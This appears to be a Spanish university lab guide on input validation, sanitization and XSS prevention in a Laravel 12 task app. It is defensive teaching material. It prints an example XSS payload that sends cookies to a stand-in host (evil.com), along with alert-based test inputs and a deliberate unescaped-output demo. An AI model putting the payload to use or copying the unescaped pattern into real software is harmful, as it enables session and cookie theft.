UNIVERSIDAD AUTÓNOMA TOMÁS FRÍAS

Carrera de Ingeniería Informática

INF781 — SEGURIDAD DE SOFTWARE

GUÍA DE LABORATORIO N° 2

Validación y Sanitización de Entrada en Laravel

Proyecto: tasks-app | Stack: Laravel 12 + PostgreSQL | Prevención XSS

Materia:	INF781 Seguridad de Software	**Semestre:**	7° Semestre
Docente:	M.Sc. Huáscar F. Gonzales G.	**Gestión:**	2025
Duración:	5 horas académicas	**Modalidad:**	Presencial
Guía N°:	2 de 15	**Proyecto:**	tasks-app

🎯 **COMPETENCIA:** Implementa mecanismos de validación y sanitización de entrada en Laravel 12 aplicando Form Requests, reglas estrictas y middleware global, previniendo ataques de inyección y Cross-Site Scripting (XSS) en el sistema tasks-app.

Relación con la Guía Anterior

Esta guía continúa directamente sobre el proyecto tasks-app configurado en la Guía 1. Se asume que el entorno tiene Laravel 12 funcionando, PostgreSQL conectado y la migración de users ejecutada. En esta guía se creará el modelo Task con su migración, y se implementará sobre él toda la lógica de validación.

⚠️ **PREREQUISITO:** Tener el proyecto tasks-app de la Guía 1 con: php artisan serve corriendo, conexión a PostgreSQL activa y la tabla users creada. Si no, completar la Guía 1 antes de continuar.

Objetivos Específicos

- Crear Form Requests personalizados con reglas de validación estrictas en Laravel 12.
- Implementar mensajes de error en español con contexto significativo para el usuario.
- Aplicar sanitización de entrada con trim(), strip_tags() y htmlspecialchars().
- Demostrar el escape automático de Blade y la diferencia entre {{ }} y {!! !!}.
- Probar inyección XSS con <script>alert('XSS')</script> y verificar su neutralización.
- Crear un middleware de sanitización global que proteja todos los endpoints.

■ 1. Marco Teórico: Validación, Sanitización y XSS

1.1 La Diferencia entre Validar y Sanitizar

Son dos operaciones distintas y complementarias, y confundirlas es un error de seguridad común:

Concepto	Validación	Sanitización
Objetivo	Verificar que el dato cumple reglas de negocio	Limpiar el dato para que sea seguro al almacenar/mostrar
Resultado	Acepta o rechaza el dato	Modifica el dato (lo transforma)
Ejemplo	email debe tener formato válido	Elimina etiquetas HTML del texto
Cuándo	Antes de procesar	Antes de almacenar o renderizar
En Laravel	Form Request rules	trim(), strip_tags(), htmlspecialchars()

1.2 Cross-Site Scripting (XSS)

XSS es una de las vulnerabilidades más prevalentes en aplicaciones web (OWASP Top 10). Ocurre cuando un atacante logra inyectar código JavaScript malicioso en una página web que luego es ejecutado en el navegador de otros usuarios.

Escenario de ataque XSS Reflejado:

1. Atacante envía: `<script>document.location="http://evil.com/steal?c="+document.cookie</script>`
2. App vulnerable almacena el texto sin sanitizar.
3. Otro usuario visita la página → el script se ejecuta → cookies robadas.

1.3 Blade: Escape Automático con {{ }}

Laravel Blade escapa automáticamente el contenido al usar la sintaxis {{ }}. Esto convierte caracteres especiales HTML en entidades seguras antes de renderizarlos en el navegador:

Entrada del Usuario	{{ $var }} → renderiza como	{!! $var !!} → renderiza como
`<script>alert("XSS")</script>`	`<script>alert("XSS")</script>`	Ejecuta el script ⚠️
`<b>Negrita</b>`	`<b>Negrita</b>`	Texto en negrita
`O'Brien`	`O'Brien (seguro)`	`O'Brien (seguro)`
`"Comillas"`	`"Comillas"`	`"Comillas" (sin escape)`

🔐 **Regla de Oro:** Siempre usar {{ }} en Blade para mostrar datos del usuario. Usar {!! !!} SOLO cuando el contenido HTML ya fue sanitizado previamente y es de fuente confiable (p.ej. un editor WYSIWYG controlado).

1.4 Form Requests en Laravel 12

Los Form Requests son clases dedicadas a la validación de solicitudes HTTP. Encapsulan las reglas de validación fuera de los controladores, siguiendo el principio de responsabilidad única. Laravel 12 mantiene la misma API de Form Requests que versiones anteriores.

- Se crean con: php artisan make:request NombreRequest
- Contienen dos métodos principales: authorize() y rules()
- Se inyectan automáticamente en los métodos del controlador
- Laravel lanza ValidationException automáticamente si fallan las reglas
- Soportan mensajes personalizados mediante el método messages()

■ 2. Procedimiento: Implementación Paso a Paso

Paso 1

Crear el Modelo Task con Migración

Primero creamos el modelo Eloquent Task junto con su migración. El flag -m genera ambos archivos en un solo comando.

```
# Crear modelo Task con su migración
php artisan make:model Task -m


# Resultado:
#   INFO  Model [app/Models/Task.php] created successfully.
#   INFO  Migration [..._create_tasks_table.php] created successfully.
```

Edita el archivo de migración en database/migrations/xxxx_create_tasks_table.php:

```
<?php


use Illuminate\Database\Migrations\Migration;
use Illuminate\Database\Schema\Blueprint;
use Illuminate\Support\Facades\Schema;


return new class extends Migration
{
    public function up(): void
    {
        Schema::create('tasks', function (Blueprint $table) {
            $table->uuid('id')->primary();


            // Campos de la tarea
            $table->string('title', 200);
            $table->text('description')->nullable();
            $table->enum('status', ['pending','in_progress','completed'])
                  ->default('pending');
            $table->enum('priority', ['low','medium','high'])
                  ->default('medium');
            $table->date('due_date')->nullable();
            $table->string('assigned_email', 150)->nullable();
```

```
            // Relación con el usuario creador
            $table->foreignUuid('user_id')
                  ->constrained()
                  ->cascadeOnDelete();

            $table->timestamps();
            $table->softDeletes();
        });
    }

    public function down(): void
    {
        Schema::dropIfExists('tasks');
    }
};
```

Edita el modelo app/Models/Task.php:

```
<?php

namespace App\Models;

use Illuminate\Database\Eloquent\Concerns\HasUuids;
use Illuminate\Database\Eloquent\Factories\HasFactory;
use Illuminate\Database\Eloquent\Model;
use Illuminate\Database\Eloquent\SoftDeletes;
use Illuminate\Database\Eloquent\Relations\BelongsTo;

class Task extends Model
{
    use HasFactory, HasUuids, SoftDeletes;

    protected $fillable = [
        'title',
```

```
        'description',
        'status',
        'priority',
        'due_date',
        'assigned_email',
        'user_id',
    ];

    protected function casts(): array
    {
        return [
            'due_date' => 'date',
        ];
    }

    public function user(): BelongsTo
    {
        return $this->belongsTo(User::class);
    }
}
```

```
# Ejecutar la migración
php artisan migrate

# Verificar en PostgreSQL
psql -U tasks_user -d tasks_db -c '\d tasks'
```

Paso 2

Crear los Form Requests de Validación

Generamos los dos Form Requests principales: uno para creación y otro para actualización de tareas.

```
php artisan make:request StoreTaskRequest
php artisan make:request UpdateTaskRequest
```

Edita app/Http/Requests/StoreTaskRequest.php con reglas estrictas:

```
<?php
```

```
namespace App\Http\Requests;

use Illuminate\Foundation\Http\FormRequest;

class StoreTaskRequest extends FormRequest
{
    /**
     * Cualquier usuario autenticado puede crear tareas.
     * En guías posteriores se implementará autorización por roles.
     */
    public function authorize(): bool
    {
        return true;
    }

    /**
     * Reglas de validación para crear una tarea.
     */
    public function rules(): array
    {
        return [
            // Título: obligatorio, solo texto, entre 3 y 200 caracteres
            // regex: no permite etiquetas HTML ni caracteres de script
            'title' => [
                'required',
                'string',
                'min:3',
                'max:200',
                'regex:/^[^<>{}]*$/',
            ],

            // Descripción: opcional, texto, máximo 2000 chars
            'description' => [
```

```
                'nullable',
                'string',
                'max:2000',
            ],

            // Estado: debe ser exactamente uno de los valores permitidos
            'status' => [
                'required',
                'string',
                'in:pending,in_progress,completed',
            ],

            // Prioridad: valores controlados por enum
            'priority' => [
                'required',
                'string',
                'in:low,medium,high',
            ],

            // Fecha límite: opcional, formato de fecha, no puede ser pasada
            'due_date' => [
                'nullable',
                'date',
                'date_format:Y-m-d',
                'after_or_equal:today',
            ],

            // Email: opcional, formato válido, máximo 150 chars
            'assigned_email' => [
                'nullable',
                'email:rfc,dns',
                'max:150',
            ],
        ];
```

```
    }


    /**
     * Mensajes de error personalizados en español.
     */
    public function messages(): array
    {
        return [
            'title.required'     => 'El título de la tarea es obligatorio.',
            'title.min'          => 'El título debe tener al menos :min caracteres.',
            'title.max'          => 'El título no puede exceder :max caracteres.',
            'title.regex'        => 'El título contiene caracteres no permitidos (< > {
}).',

            'description.max'   => 'La descripción no puede exceder :max caracteres.',


            'status.required'   => 'El estado de la tarea es obligatorio.',
            'status.in'         => 'El estado debe ser: pendiente, en progreso o
completada.',

            'priority.required' => 'La prioridad de la tarea es obligatoria.',
            'priority.in'       => 'La prioridad debe ser: baja, media o alta.',

            'due_date.date'           => 'La fecha límite debe ser una fecha válida.',
            'due_date.date_format'    => 'La fecha debe tener el formato AAAA-MM-DD.',
            'due_date.after_or_equal' => 'La fecha límite no puede ser una fecha
pasada.',

            'assigned_email.email'   => 'El correo asignado no tiene un formato
válido.',
            'assigned_email.max'     => 'El correo no puede exceder :max caracteres.',
        ];
    }


    /**
```

```
     * Sanitizar los datos ANTES de que las reglas se apliquen.
     * prepareForValidation() es el hook correcto para esto en Laravel.
     */
    protected function prepareForValidation(): void
    {
        $this->merge([
            // trim() elimina espacios al inicio y final
            'title'          => trim($this->title ?? ''),

            // strip_tags() elimina etiquetas HTML de la descripción
            // trim() limpia espacios sobrantes
            'description'    => trim(strip_tags($this->description ?? '')),

            // strtolower() normaliza el email a minúsculas
            'assigned_email' => strtolower(trim($this->assigned_email ?? '')),
        ]);
    }
}
```

Edita app/Http/Requests/UpdateTaskRequest.php:

```
<?php

namespace App\Http\Requests;

use Illuminate\Foundation\Http\FormRequest;

class UpdateTaskRequest extends FormRequest
{
    public function authorize(): bool
    {
        return true;
    }

    public function rules(): array
```

```
    {
        return [
            // 'sometimes' → solo valida si el campo está presente
            // Esto permite actualizaciones parciales (PATCH)
            'title' => [
                'sometimes',
                'required',
                'string',
                'min:3',
                'max:200',
                'regex:/^[^<>{}]*$/',
            ],
            'description' => ['sometimes','nullable','string','max:2000'],
            'status'      =>
['sometimes','required','string','in:pending,in_progress,completed'],
            'priority'    => ['sometimes','required','string','in:low,medium,high'],
            'due_date'    => ['sometimes','nullable','date','date_format:Y-m-
d','after_or_equal:today'],
            'assigned_email' => ['sometimes','nullable','email:rfc,dns','max:150'],
        ];
    }

    public function messages(): array
    {
        // Reutilizamos los mismos mensajes del StoreTaskRequest
        return (new StoreTaskRequest())->messages();
    }

    protected function prepareForValidation(): void
    {
        $fields = [];
        if ($this->has('title'))
            $fields['title'] = trim($this->title);
        if ($this->has('description'))
            $fields['description'] = trim(strip_tags($this->description ?? ''));
```

```
        if ($this->has('assigned_email'))
            $fields['assigned_email'] = strtolower(trim($this->assigned_email ?? ''));
        if (!empty($fields)) $this->merge($fields);
    }
}
```

Paso 3

Crear el Controlador TaskController

Generamos un controlador de recursos que usa los Form Requests creados en el paso anterior.

```
php artisan make:controller TaskController --resource
```

Edita app/Http/Controllers/TaskController.php:

```
<?php


namespace App\Http\Controllers;


use App\Http\Requests\StoreTaskRequest;
use App\Http\Requests\UpdateTaskRequest;
use App\Models\Task;
use Illuminate\Http\RedirectResponse;
use Illuminate\View\View;


class TaskController extends Controller
{
    public function index(): View
    {
        $tasks = Task::latest()->paginate(10);
        return view('tasks.index', compact('tasks'));
    }


    public function create(): View
    {
        return view('tasks.create');
    }
```

```
    /**
     * Laravel inyecta StoreTaskRequest automáticamente.
     * Si la validación falla, redirige con errores SIN llegar aquí.
     * Si pasa, $request ya contiene datos validados y sanitizados.
     */
    public function store(StoreTaskRequest $request): RedirectResponse
    {
        // validated() retorna solo los campos que pasaron las reglas
        $validated = $request->validated();

        // user_id hardcodeado temporalmente (Guía 4 implementa Auth)
        $validated['user_id'] = '00000000-0000-0000-0000-000000000001';

        $task = Task::create($validated);

        return redirect()
            ->route('tasks.show', $task)
            ->with('success', 'Tarea creada exitosamente.');
    }

    public function show(Task $task): View
    {
        return view('tasks.show', compact('task'));
    }

    public function edit(Task $task): View
    {
        return view('tasks.edit', compact('task'));
    }

    public function update(UpdateTaskRequest $request, Task $task): RedirectResponse
    {
        $validated = $request->validated();
```

```
        $task->update($validated);
        return redirect()->route('tasks.show', $task)
            ->with('success', 'Tarea actualizada correctamente.');
    }

    public function destroy(Task $task): RedirectResponse
    {
        $task->delete(); // SoftDelete: marca deleted_at, no borra físicamente
        return redirect()->route('tasks.index')
            ->with('success', 'Tarea eliminada.');
    }
}
```

Paso 4

Registrar Rutas y Crear Vistas Blade

Registra las rutas en routes/web.php y crea las vistas Blade que demuestran el escape XSS.

```
<?php


// routes/web.php
use App\Http\Controllers\TaskController;
use Illuminate\Support\Facades\Route;


Route::get('/', function () {
    return redirect()->route('tasks.index');
});


// Rutas de recursos para tasks (genera 7 rutas automáticamente)
Route::resource('tasks', TaskController::class);
```

Crea el layout principal resources/views/layouts/app.blade.php:

```
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    {{-- CSRF Token en meta tag para peticiones AJAX --}}
```

```
    <meta name="csrf-token" content="{{ csrf_token() }}">
    <title>{{ config('app.name') }} — @yield('title','Tasks')</title>
    <style>
        body { font-family: Arial, sans-serif; max-width: 900px;
               margin: 0 auto; padding: 20px; background: #f8fafc; }
        .alert-success { background:#d1fae5; border:1px solid #059669;
                         padding:12px; border-radius:6px; margin-bottom:16px; }
        .alert-error   { background:#fee2e2; border:1px solid #dc2626;
                         padding:12px; border-radius:6px; margin-bottom:16px; }
        .form-group  { margin-bottom:16px; }
        label        { display:block; font-weight:bold; margin-bottom:4px; }
        input, textarea, select { width:100%; padding:8px;
                                  border:1px solid #d1d5db; border-radius:4px;
                                  box-sizing:border-box; }
        .error-msg   { color:#dc2626; font-size:0.875rem; margin-top:4px; }
        .btn         { padding:10px 20px; border:none; border-radius:4px;
                       cursor:pointer; font-size:1rem; }
        .btn-primary { background:#025043; color:white; }
        .btn-danger  { background:#dc2626; color:white; }
        .badge       { padding:3px 8px; border-radius:12px; font-size:0.8rem; }
        .badge-pending     { background:#fef3c7; color:#92400e; }
        .badge-in_progress { background:#dbeafe; color:#1e40af; }
        .badge-completed   { background:#d1fae5; color:#065f46; }
    </style>
</head>
<body>
    <header style="border-bottom:3px solid #025043; padding-bottom:12px; margin-
bottom:24px;">
        <h1 style="color:#025043; margin:0;">Tasks App</h1>
        <nav>
            <a href="{{ route('tasks.index') }}">Lista de Tareas</a> |
            <a href="{{ route('tasks.create') }}">Nueva Tarea</a>
        </nav>
    </header>
```

```
    @if(session('success'))
        <div class="alert-success">{{ session('success') }}</div>
    @endif

    @yield('content')
</body>
</html>
```

Crea resources/views/tasks/create.blade.php (formulario con manejo de errores):

```
@extends('layouts.app')
@section('title', 'Nueva Tarea')

@section('content')
<h2>Crear Nueva Tarea</h2>

{{-- Mostrar todos los errores de validación --}}
@if($errors->any())
    <div class="alert-error">
        <strong>Corrija los siguientes errores:</strong>
        <ul>
            @foreach($errors->all() as $error)
                {{-- {{ }} escapa el mensaje. Si el mensaje contuviera HTML,
                     NO se ejecutaría. Esto es protección adicional. --}}
                <li>{{ $error }}</li>
            @endforeach
        </ul>
    </div>
@endif

{{-- action apunta a tasks.store, method POST con CSRF --}}
<form action="{{ route('tasks.store') }}" method="POST">
    @csrf
```

```
    <div class="form-group">
        <label for="title">Título *</label>
        {{-- old('title') repopula el campo si la validación falla --}}
        <input type="text" id="title" name="title"
               value="{{ old('title') }}"
               placeholder="Ej: Revisar documentación de seguridad"
               maxlength="200">
        @error('title')
            <span class="error-msg">{{ $message }}</span>
        @enderror
    </div>

    <div class="form-group">
        <label for="description">Descripción</label>
        <textarea id="description" name="description" rows="4"
                  maxlength="2000">{{ old('description') }}</textarea>
        @error('description')
            <span class="error-msg">{{ $message }}</span>
        @enderror
    </div>

    <div class="form-group">
        <label for="status">Estado *</label>
        <select id="status" name="status">
            <option value="">-- Seleccione --</option>
            <option value="pending"
                {{ old('status') == 'pending' ? 'selected' : '' }}>
                Pendiente</option>
            <option value="in_progress"
                {{ old('status') == 'in_progress' ? 'selected' : '' }}>
                En Progreso</option>
            <option value="completed"
                {{ old('status') == 'completed' ? 'selected' : '' }}>
                Completada</option>
```

```
        </select>
        @error('status')
            <span class="error-msg">{{ $message }}</span>
        @enderror
    </div>

    <div class="form-group">
        <label for="priority">Prioridad *</label>
        <select id="priority" name="priority">
            <option value="">-- Seleccione --</option>
            <option value="low"
                {{ old('priority') == 'low' ? 'selected' : '' }}>Baja</option>
            <option value="medium"
                {{ old('priority') == 'medium' ? 'selected' : '' }}>Media</option>
            <option value="high"
                {{ old('priority') == 'high' ? 'selected' : '' }}>Alta</option>
        </select>
        @error('priority')
            <span class="error-msg">{{ $message }}</span>
        @enderror
    </div>

    <div class="form-group">
        <label for="due_date">Fecha Límite</label>
        <input type="date" id="due_date" name="due_date"
               value="{{ old('due_date') }}">
        @error('due_date')
            <span class="error-msg">{{ $message }}</span>
        @enderror
    </div>

    <div class="form-group">
        <label for="assigned_email">Email del Responsable</label>
        <input type="email" id="assigned_email" name="assigned_email"
```

```
                value="{{ old('assigned_email') }}"
                placeholder="responsable@ejemplo.com">
        @error('assigned_email')
            <span class="error-msg">{{ $message }}</span>
        @enderror
    </div>

    <button type="submit" class="btn btn-primary">Crear Tarea</button>
    <a href="{{ route('tasks.index') }}">Cancelar</a>
</form>
@endsection
```

Crea resources/views/tasks/show.blade.php (demuestra {{ }} vs {!! !!}):

```
@extends('layouts.app')
@section('title', 'Detalle de Tarea')

@section('content')
<h2>Detalle de la Tarea</h2>

{{-- ============================================================
     DEMOSTRACIÓN DE SEGURIDAD: {{ }} vs {!! !!}
     Si el título contuviera: <script>alert('XSS')</script>
     Con {{ }}: se muestra como texto (SEGURO)
     Con {!! !!}: se ejecutaría el script (PELIGROSO)
     ============================================================ --}}

<div style="background:white; padding:24px; border-radius:8px;
            border:1px solid #e5e7eb;">

    <h3>{{ $task->title }}</h3>
    {{-- Blade escapa automáticamente. Si title = '<script>...',
         se mostrará como texto plano, no ejecutará nada. --}}

    <p><strong>Descripción:</strong></p>
```

```
    <p>{{ $task->description ?? 'Sin descripción.' }}</p>


    <p>
        <strong>Estado:</strong>
        <span class="badge badge-{{ $task->status }}">
            {{ match($task->status) {
                'pending'     => 'Pendiente',
                'in_progress' => 'En Progreso',
                'completed'   => 'Completada',
                default       => $task->status,
            } }}
        </span>
    </p>


    <p><strong>Prioridad:</strong>
        {{ ucfirst($task->priority) }}</p>


    @if($task->due_date)
        <p><strong>Fecha Límite:</strong>
            {{ $task->due_date->format('d/m/Y') }}</p>
    @endif


    @if($task->assigned_email)
        <p><strong>Responsable:</strong>
            {{ $task->assigned_email }}</p>
    @endif


    {{-- ZONA DE DEMOSTRACIÓN XSS (solo en desarrollo) --}}
    @if(config('app.debug'))
    <hr>
    <div style="background:#fff7ed; border:1px solid #f97316;
                padding:16px; border-radius:6px; margin-top:16px;">
        <strong style="color:#9a3412;">
            Demo Seguridad (solo visible con APP_DEBUG=true):
```

```
        </strong>
        <p>Con doble llave — SEGURO:</p>
        <code>{{ $task->title }}</code>

        <p>Con triple llave — PELIGROSO (no usar con input del usuario):</p>
        <code>{!! $task->title !!}</code>
        <small style="color:#9a3412;">
            Nota: si el título tuviera un script, arriba se ejecutaría.
        </small>
    </div>
    @endif

</div>

<div style="margin-top:16px;">
    <a href="{{ route('tasks.edit', $task) }}" class="btn btn-primary">
        Editar</a>
    <form action="{{ route('tasks.destroy', $task) }}" method="POST"
          style="display:inline;">
        @csrf
        @method('DELETE')
        <button type="submit" class="btn btn-danger"
            onclick="return confirm('¿Eliminar esta tarea?')">
            Eliminar</button>
    </form>
    <a href="{{ route('tasks.index') }}">Volver</a>
</div>
@endsection
```

Crea resources/views/tasks/index.blade.php:

```
@extends('layouts.app')
@section('title', 'Lista de Tareas')

@section('content')
```

```
<div style="display:flex; justify-content:space-between; align-items:center;">
    <h2>Mis Tareas</h2>
    <a href="{{ route('tasks.create') }}" class="btn btn-primary">
        + Nueva Tarea</a>
</div>


@forelse($tasks as $task)
    <div style="background:white; padding:16px; border-radius:8px;
                border:1px solid #e5e7eb; margin-bottom:12px;">
        <div style="display:flex; justify-content:space-between;">
            {{-- {{ }} es crítico aquí: el título viene de la BD --}}
            <h3 style="margin:0;">
                <a href="{{ route('tasks.show', $task) }}">
                    {{ $task->title }}
                </a>
            </h3>
            <span class="badge badge-{{ $task->status }}">
                {{ $task->status }}</span>
        </div>
        @if($task->description)
            <p style="color:#6b7280; margin:8px 0 0;">
                {{ Str::limit($task->description, 120) }}</p>
        @endif
    </div>
@empty
    <p>No hay tareas registradas. <a href="{{ route('tasks.create') }}">
        Crear la primera.</a></p>
@endforelse


{{ $tasks->links() }}
@endsection
```

Paso 5

Crear el Middleware de Sanitización Global

Un middleware global intercepta todas las solicitudes HTTP entrantes y aplica sanitización antes de que lleguen a los controladores.

```
php artisan make:middleware SanitizeInput
```

Edita app/Http/Middleware/SanitizeInput.php:

```
<?php


namespace App\Http\Middleware;


use Closure;
use Illuminate\Http\Request;
use Symfony\Component\HttpFoundation\Response;


class SanitizeInput
{
    /**
     * Campos que NO deben ser sanitizados.
     * Las contraseñas no se tocan: strip_tags podría alterarlas.
     */
    protected array $except = [
        'password',
        'password_confirmation',
        'current_password',
        '_token',
        '_method',
    ];


    public function handle(Request $request, Closure $next): Response
    {
        // Solo sanitizar solicitudes con body (POST, PUT, PATCH)
        if ($request->isMethod('POST') ||
            $request->isMethod('PUT')  ||
            $request->isMethod('PATCH')) {


            $sanitized = $this->sanitizeArray(
                $request->all()
```

```
            );
            $request->replace($sanitized);
        }

        return $next($request);
    }

    /**
     * Recorre recursivamente el array de inputs y sanitiza cada valor.
     */
    private function sanitizeArray(array $data): array
    {
        foreach ($data as $key => $value) {
            if (in_array($key, $this->except)) {
                continue; // Saltar campos excluidos
            }

            if (is_array($value)) {
                $data[$key] = $this->sanitizeArray($value);
            } elseif (is_string($value)) {
                // 1. trim(): elimina espacios al inicio y final
                // 2. strip_tags(): elimina etiquetas HTML/PHP
                $data[$key] = trim(strip_tags($value));
            }
            // Los valores null, bool, int, float no se modifican
        }
        return $data;
    }
}
```

Registra el middleware en bootstrap/app.php:

```
// bootstrap/app.php
->withMiddleware(function (Middleware $middleware) {
```

```
    // Middleware global: se ejecuta en TODAS las solicitudes web
    $middleware->web(append: [
        \App\Http\Middleware\SanitizeInput::class,
    ]);


})
```

> 💡 **Importante:** El middleware SanitizeInput actúa como primera línea de defensa. Los Form Requests son la segunda línea con validación estricta. Esta defensa en profundidad es una práctica de seguridad recomendada.

Paso 6

Configurar Usuario de Prueba con Seeder

Para que el controlador funcione correctamente, necesitamos un usuario con UUID fijo en la base de datos.

```
php artisan make:seeder UserSeeder
```

Edita database/seeders/UserSeeder.php:

```
<?php


namespace Database\Seeders;


use App\Models\User;
use Illuminate\Database\Seeder;
use Illuminate\Support\Facades\Hash;


class UserSeeder extends Seeder
{
    public function run(): void
    {
        User::firstOrCreate(
            ['id' => '00000000-0000-0000-0000-000000000001'],
            [
                'name'     => 'Usuario Demo',
                'email'    => 'demo@tasks-app.local',
                'password' => Hash::make('Demo@2025!'),
            ]
```

```
        );
    }
}
```

```
# Ejecutar solo el UserSeeder
php artisan db:seed --class=UserSeeder


# Verificar que el usuario existe
php artisan tinker
>>> App\Models\User::find('00000000-0000-0000-0000-000000000001');
```

Paso 7

Prueba de Inyección XSS en el Navegador

Esta es la prueba central de la guía. Demostraremos que Blade neutraliza el ataque XSS.


> 🔬 **Objetivo de la Prueba:** Ingresar un script malicioso en el campo Título del formulario y verificar que la aplicación lo muestra como texto plano sin ejecutarlo.

Pasos de la prueba:

1. Inicia el servidor: php artisan serve
2. Abre http://localhost:8000/tasks/create
3. En el campo Título, ingresa exactamente:

```
<script>alert('XSS en tasks-app')</script>
```

4. Selecciona Estado: Pendiente, Prioridad: Media.
5. Haz clic en Crear Tarea.
6. **RESULTADO ESPERADO: La página de detalle muestra el texto "alert('XSS en tasks-app')" como texto plano. NO aparece ninguna ventana de alerta del navegador.**

